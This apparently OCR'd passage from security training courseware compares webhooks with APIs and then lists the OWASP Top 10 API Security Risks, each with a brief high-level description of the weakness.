


Figure 14.89: Operation of webhooks


Webhooks vs. APIs

- Webhooks are automated messages from websites to the server. APIs are used for server-to-website communication.
- Webhooks get reports or notifications via HTTP POST only when a new update is made. APIs make calls irrespective of the data updates.
- Webhooks update applications or services with real-time information. API needs additional implementations to perform this activity.
- Webhooks have less control over data flow. APIs have easy control over data flow.



OWASP Top 10 API Security Risks

API	Risks	Description
API1	Broken Object Level Authorization	Exposure of endpoints that handle object identifiers, resulting in the server component not tracking the client's state properly Allows the attacker to modify object ID values and obtain unauthorized access to the data source
API2	Broken User Authentication	Vulnerabilities in authentication mechanisms allow attackers to capture authentication tokens, steal user identities, and perform attacks like credential stuffing and brute-forcing
API3	Excessive Data Exposure	Developers may expose all of an object's properties to the clients without considering their individual sensitivity Allows attackers to retrieve more information than requested
API4	Lack of Resources and Rate Limiting	No restrictions on the number of resources requested by the client Allows attackers to consume all available resources, resulting in a DoS attack
API5	Broken Function Level Authorization	Authorization flaws due to complexity in access control policies Allows attackers to gain unauthorized access to administrative functions or user resources

API	Risks	Description
API6	Mass Assignment	API accidentally exposes internal variables or objects due to improper binding and filtering based on a whitelist Allows attackers with unauthorized access to modify object properties
API7	Security Misconfiguration	Security misconfigurations such as insecure default configurations, open cloud storage, permissive CORS, and so on allow attackers to perform various attacks
API8	Injection	Accepting untrusted data for use as queries is a vulnerability that leads SQL, LDAP, and XML injection Allows attackers to trick the interpreter to execute malicious commands and gain unauthorized access
API9	Improper Assets Management	Lack of version control for API hierarchies and older versions of APIs retains known vulnerabilities that can be exploited by attackers
API10	Insufficient Logging and Monitoring	Lack of proper logging and monitoring along with missing or ineffective integration with incident response can make the system vulnerable Allows attackers to compromise the system, maintain persistence, and pivot to other systems and networks

https://owasp.org

OWASP Top 10 API Security Risks

